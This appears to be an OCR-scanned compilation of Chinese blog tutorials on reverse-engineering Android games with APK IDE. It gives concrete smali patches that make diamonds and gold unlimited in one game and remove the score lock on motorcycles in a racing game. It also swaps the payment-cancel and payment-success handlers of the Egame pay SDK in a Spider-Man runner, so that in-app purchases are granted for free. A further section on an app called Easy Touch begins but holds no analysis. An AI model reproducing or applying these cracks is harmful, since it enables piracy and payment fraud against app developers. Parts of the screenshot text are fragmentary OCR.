
打开软件的兑换生成进行钻石和金币的兑换 在无修改的状态下会显示“钻石不足”如下图：

启用 APK 改之理 搜索关键字符串“钻石不足”如下面是一步一步找到关键 Smali 文件的过程：

然后在搜索“diamond_inadequate” 找到“钻石不足”字符串的索引 ID“0x7f06000f”下图：



然后搜索“0x7f06000f”看看那个地方调用了 下图：



从而找到关键的 g.Smali 文件和关键 Method：a(Landroid/content/Context;)Ljava/lang/String

打开该文件的 Java 代码：

```
   public static c a;
   public static String b;
   public static long c;
//根据数据推测 a.a()表示金币的数量；a.b()表示钻石的数量
   public static String a(Context paramContext)
   {
```

```
        int i = a.b();
        if (i > 0)
        {
            a.b(i - 1);
            a.a(100 + a.a());
            return paramContext.getResources().getString(2131099662);
        }
        return paramContext.getResources().getString(2131099663);
    }
```

再看看 Smali 文件对应的代码：

```
        sget-object v0, Lcom/qxshikong/mm/queen/util/g;->a:Lcom/qxshikong/mm/queen/c/c;

        invoke-virtual {v0}, Lcom/qxshikong/mm/queen/c/c;->b()I

        move-result v0
#以上是获取并返回钻石的数量 v0；下面是判断 v0 是否为 0；
        if-lez v0, :cond_0

        sget-object v1, Lcom/qxshikong/mm/queen/util/g;->a:Lcom/qxshikong/mm/queen/c/c;
#钻石数量减 1
        add-int/lit8 v0, v0, -0x1

        invoke-virtual {v1, v0}, Lcom/qxshikong/mm/queen/c/c;->b(I)V

        sget-object v0, Lcom/qxshikong/mm/queen/util/g;->a:Lcom/qxshikong/mm/queen/c/c;

        sget-object v1, Lcom/qxshikong/mm/queen/util/g;->a:Lcom/qxshikong/mm/queen/c/c;

        invoke-virtual {v1}, Lcom/qxshikong/mm/queen/c/c;->a()I
```

```
        move-result v1
#金币数量加 100
        add-int/lit8 v1, v1, 0x64

        invoke-virtual {v0, v1}, Lcom/qxshikong/mm/queen/c/c;->a(I)V

        invoke-virtual {p0}, Landroid/content/Context;->getResources()Landroid/content/res/Resources;

        move-result-object v0

        const v1, 0x7f06000e

        invoke-virtual {v0, v1}, Landroid/content/res/Resources;->getString(I)Ljava/lang/String;

        move-result-object v0

        :goto_0
        return-object v0

        :cond_0
#如果 v0 为 0 则跳到这里提示“钻石不足”
        invoke-virtual {p0}, Landroid/content/Context;->getResources()Landroid/content/res/Resources;

        move-result-object v0
#提示字符位置
        const v1, 0x7f06000f

        invoke-virtual {v0, v1}, Landroid/content/res/Resources;->getString(I)Ljava/lang/String;
```

```
        move-result-object v0
```

从而容易得出可以修改的关键位有：

```
1、 if-lez v0, :cond_0    //直接删除 或者将 lez->gez 等等；

2、add-int/lit8 v0, v0, -0x1      //将(-0x1)改为(0x2710) （lit8）改为(lit16)（2710）2 的四次方 兑换时钻石的数量增加 10000；

3、add-int/lit8 v1, v1, 0x64      //将(-0x64)改为(0x2710) （lit8）改为(lit16)（2710）2 的四次方 兑换时金币增加的数量将由 100 变为 10000；
```

保存 编译 签名后可以试试效果..

还有一个方法就是顺藤摸瓜 根据钻石和金币的来源来锁定他们的数量 从 a.class 代码中可以知道 a.a()和 a.b()同属于 c.class 代码如下：

```
package com.qxshikong.mm.queen.c;

public final class c
{
   private int a;
   private int b;

   public final int a()
   {
       return this.a;
   }
```

```
    public final void a(int paramInt)
    {
//定义钻石的数量
        this.a = paramInt;
    }

    public final int b()
    {
        return this.b;
    }

    public final void b(int paramInt)
    {
//定义金币的数量
        this.b = paramInt;
    }
}
```

定位 package com.qxshikong.mm.queen.c 对应的关键 Smali 文件 关键代码：

```
.method public final a()I
        .locals 1

        iget v0, p0, Lcom/qxshikong/mm/queen/c/c;->a:I

        return v0
.end method
```

和

```
.method public final b()I
       .locals 1

       iget v0, p0, Lcom/qxshikong/mm/queen/c/c;->b:I

       return v0
.end method
//可以试着在 retunrn v0 上面添加一句 const/16 v0,0x2710
```

看看是不是钻石和金币都被锁定为 10000 了..

http://blog.sina.com.cn/s/blog_92b6d74d0101fbfz.html

赛车游戏车辆选择限制分析

原软件下载地址：http://www.play.cn/game/gamedetail/236064.htm


最近几天笔者 XX 游戏的时候发现有很多游戏都是选择限制，比如达到 XX 级别的时候车辆解锁。

对于笔者来说是灰常讨厌的一件事情，所以下决心 XX 掉他。

工具：apk 改之理、bluestacks

步骤：

首先反编译：


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
极速狂暴飙车族
Ver:1.2.3(21)
Package:com.droidhen.gam
com.droidhen.game.racingmot
Start.java
1 /**
2 * @author 鳗驼螺(mandarava)
3 * 2011-2013
4 **/
5 public class ApkIDE
6 {
7 public String 软件名称="APK改之理";
8 public String 软件类型="免费软件";
9 public String 软件别名="APK IDE";
10 public String 程序开发="鳗驼螺(Mandarava)";
11 public String 联系邮箱="mandarava@yeah.net";
12 public String 新浪微博="http://weibo.com/apktool"
13 public String 官方网站="http://www.xiaomiren.net/
14 public String 版权信息="版权所有(C)2011-2013, 保
15 public String 软件简介="一个可视化的、易用的、快
16 public String 一个提示="按住Ctrl键, 右键单击左侧
17 public String 更多信息="http://www.xiaomiren.net/
18 public String 感谢信息="ApkTool,Dex2jar,JD-GUI,JF
19 }
输出
> 正在反编译Apk... - 成功!
> 正在将dex转成jar... - 成功!
> .smali输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\com.droid
> .class输出目录: C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Worksrc\com.dr
搜索和替换
搜索内容
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

一般情况下，游戏都是破解内购，那先弄内购吧，可以参考：http://blog.csdn.net/sarkozy2014/article/details/39138553

内购完成后，安装打开：

KaoPu App Player
RACING MOTO
极速狂暴飙车族
开始游戏
更多游戏
关 于
帮 助
退 出

然后开始游戏，选择摩托车

KaoPu App Player

选择摩托车

我的最佳分数: 0 pts

金翅雀属


解锁的

30000 pts

开 始

发现开始是灰色的，点击开始看一看。会出现以下提示：You need more socre to unlock this moto

那我们进入改之理搜索这句话，出现如下搜索结果：



双击进入查看 JAVA 函数：

```
public void click(Button paramButton)
{
  GameActivity.playSound(Sounds.ClickEngine);
  int i = SelectMotoNode.getCurrentMotoIndex();
  if (this.this$0.bestScore < com.droidhen.game.racingmoto.model.MotoDatas.ALL_MOTOS[i].unLock
  {
    if (SelectMotoPanel.access$0(this.this$0) <= 0.0F)
    {
      Toast.makeText(Racing.app.getContext(), "You need more socre to unlock this moto", 0).sh
      SelectMotoPanel.access$1(this.this$0, 3.0F);
    }
    return;
  }
  Object3dGroup localObject3dGroup = SelectMotoNode.getInstance().getCurrentMoto();
  Shared.gameManager().getScene().reset();
  Shared.gameManager().setMoto(localObject3dGroup, i);
  GameManager localGameManager = Shared.gameManager();
  if (SharedPrefs.getTutorialFinishedState(Racing.app.getContext()));
  for (boolean bool = false; ; bool = true)
  {
    localGameManager.tutorialMode = bool;
    Shared.gameManager().restart();
    return;
  }
}
```

发现这里有一个判断 if (SelectMotoPanel.access$0(this.this$0) <= 0.0F)

切换到 Dalvik 看看：

```
.line 66
.local v2, "motoIndex":I
iget-object v5, p0,
```

```
Lcom/droidhen/game/racingmoto/widget/panel/SelectMotoPanel$2;->this$0:Lcom/droidhen/game/racingmoto/widget/panel/SelectMotoPanel;


    iget v5, v5, Lcom/droidhen/game/racingmoto/widget/panel/SelectMotoPanel;->bestScore:I


    sget-object v6, Lcom/droidhen/game/racingmoto/model/MotoDatas;->ALL_MOTOS:[Lcom/droidhen/game/racingmoto/model/MotoConfigureData;


    aget-object v6, v6, v2


    iget v6, v6, Lcom/droidhen/game/racingmoto/model/MotoConfigureData;->unLockScore:I


    if-ge v5, v6, :cond_1


    .line 67
    const-string v3, "You need more socre to unlock this moto"


    .line 68
    .local v3, "text":Ljava/lang/CharSequence;
    const/4 v0, 0x0
```

```
    .line 69
    .local v0, "duration":I
    iget-object v5, p0,
Lcom/droidhen/game/racingmoto/widget/panel/SelectMotoPanel$2;->this$0:Lcom/droidhen/game/racingmoto/widget/panel/SelectMotoPanel;


    # getter for: Lcom/droidhen/game/racingmoto/widget/panel/SelectMotoPanel;->timer:F
    invoke-static {v5},
Lcom/droidhen/game/racingmoto/widget/panel/SelectMotoPanel;->access$0(Lcom/droidhen/game/racingmoto/widget/panel/SelectMotoPanel;)F


    move-result v5


    const/4 v6, 0x0


    cmpg-float v5, v5, v6


    if-gtz v5, :cond_0
```

----------↑

那么我们把这个判断过掉看一下：

if-ge v5, v6, :cond_1

改为

goto :cond_1

这里的意思是说，如果大于等于指定分数，则跳转到 cond_1。cond_1 经过 JAVA 源码的分析，可以判断是这一段：

```
public void click(Button paramButton)
{
  GameActivity.playSound(Sounds.ClickEngine);
  int i = SelectMotoNode.getCurrentMotoIndex();
  if (this.this$0.bestScore < com.droidhen.game.racingmoto.model.MotoDatas.ALL_MOTOS[i].unLock
  {
    if (SelectMotoPanel.access$0(this.this$0) <= 0.0F)
    {
      Toast.makeText(Racing.app.getContext(), "You need more socre to unlock this moto", 0).sh
      SelectMotoPanel.access$1(this.this$0, 3.0F);
    }
    return;
  }
  Object3dGroup localObject3dGroup = SelectMotoNode.getInstance().getCurrentMoto();
  Shared.gameManager().getScene().reset();
  Shared.gameManager().setMoto(localObject3dGroup, i);
  GameManager localGameManager = Shared.gameManager();
  if (SharedPrefs.getTutorialFinishedState(Racing.app.getContext()));
  for (boolean bool = false; ; bool = true)
  {
    localGameManager.tutorialMode = bool;
    Shared.gameManager().restart();
    return;
  }
}
```

也就是-图中画框框的那一段。

到现在为止，这个游戏选择摩托车已经没有分数的限制了。感觉自己萌萌哒。

2014.09.21 Sarkozy

http://blog.csdn.net/sarkozy2014/article/details/39449835

蜘蛛侠跑酷内购破解


【文章标题】:蜘蛛侠跑酷内购破解 附 paper
【文章作者】: dlan
【作者邮箱】: a@lcx.cc
【作者主页】: 无
【作者 QQ 号】: 无
【软件名称】:蜘蛛侠跑酷
【加壳方式】: 无
【编写语言】: JAVA
【使用工具】: ApkIDE
【软件介绍】:没什么好介绍的...
【作者声明】: 只是技术交流，没有其他目的。失误之处敬请诸位大侠赐教!

《蜘蛛侠跑酷》是一款全新的街机跑酷游戏，蜘蛛侠重磅回归！美版漫画风格，畅快跑酷战斗，再现漫画剧情。绿魔、沙人和毒液三大反派联手绑架了心爱的玛丽·简，你要化身蜘蛛侠，在曼哈顿标志性建筑及街道间进行蛛丝荡、穿梭搏斗，拯救玛丽·简以及整个纽约！

今天下午刷了刷 移动支付的文章，我也来破个游戏试试！打开 360app 市场找个最新的游戏 -蜘蛛侠跑酷。
游戏都不用打开看，直接 apkide 反编译打开 AndroidManifest.xml 关键部分：

```
<activity
android:configChanges="locale|mcc|mnc|touchscreen|keyboard|keyboardHidden|navigation|orientation|screenLayout|uiMo
de|screenSize|smallestScreenSize|layoutDirection|fontScale" android:label="@string/MIDlet_Name"
android:launchMode="singleTop" android:name=".Start" android:screenOrientation="landscape">
                <intent-filter>
                      <action android:name="android.intent.action.MAIN"/>
                      <category android:name="android.intent.category.LAUNCHER"/>
                </intent-filter>
          </activity>
          <activity android:name="com.gl.smu.localization.RedeemCode" android:screenOrientation="landscape"
android:theme="@android:style/Theme.Translucent.NoTitleBar.Fullscreen"/>
          <activity android:exported="true" android:label="@string/app_name"
android:name=".wxapi.WXEntryActivity" android:screenOrientation="landscape"
android:theme="@android:style/Theme.Translucent.NoTitleBar.Fullscreen"/>
          <activity android:configChanges="keyboard|keyboardHidden|orientation|screenSize"
android:name="cn.egame.terminal.paysdk.EgamePayActivity" android:screenOrientation="landscape"
android:theme="@android:style/Theme.Translucent.NoTitleBar.Fullscreen"/>
          <meta-data android:name="EGAME_CHANNEL" android:value="80011046"/>
```

亮闪闪的 cn.egame.terminal.paysdk.EgamePayActivity ， 不用想 ， 就是他了。
我们看看谁调用了他 ， 搜索 cn/egame/terminal/paysdk



EgamePayListener 亮闪闪 ，就是它了 。
打开 ，关键代码

```
.method public final payCance (Ljava/lang/String;)V
      .locals 1

      iget-object v0, p0, Lcom/gl/bw/b/b;->akb:Lcom/gl/bw/d;

      invoke-interface {v0}, Lcom/gl/bw/d;->nH()V

      return-void
.end method

.method public final   paySuccessl(Ljava/lang/String;)V
      .locals 3

      new-instance v0, Lcom/gl/bw/c;

      invoke-direct {v0}, Lcom/gl/bw/c;-><init>()V
```

```
    const/16 v1, 0x13

    iput v1, v0, Lcom/gl/bw/c;->ajU:I

    iget-object v1, p0, Lcom/gl/bw/b/b;->akb:Lcom/gl/bw/d;

    const/4 v2, 0x0

    invoke-interface {v1, v0, v2}, Lcom/gl/bw/d;->a(Lcom/gl/bw/c;La/b/a/a/a;)V

    return-void
.end method
```

好一个 payCance paySuccessl 真是一对好兄弟！你俩关键点让我找得好苦，果断把 paySuccessl 方法 改成 payCance 方法 ，payCance 方法 改成 paySuccessl 方法
顺便把他去了
<uses-permission android:name="android.permission.SEND_SMS"/>

道具
5 / 5
10,499
黑衣
蜘
已
自
蛛网机关炮
首充奖励
恭喜您获得首充奖励9999个
确定
返回
礼包
道具
技能

软件积分逆向分析

原软件下载地址：http://pan.baidu.com/s/1pJ7Gs47

软件介绍：

Easy Touch 是一个像 iPhone 的 AssistiveTouch 的按钮，它漂浮在你的手机屏幕(在任何 APP 之上)，你可以将它移动到任何地方.

功能

★ 快速设置(如:打开 Wifi,调节屏幕亮度,手机网路开关等).

★ 打开你常用的应用.

★ 回到主屏幕

★ 锁屏

★ 应用列表与搜索(加入中文拼音快速搜索,如搜索"dx"则可快速找到"简讯")

★ 最近任务切换(双击 Touch 按钮)

★ 自定义设置

开关包括:

- 屏幕亮度
- 静音模式
- 蓝牙
- WiFi
- GPS
- APN(2G/3G/移动网路)
- 自动旋转
- 闪关灯
- 飞行模式

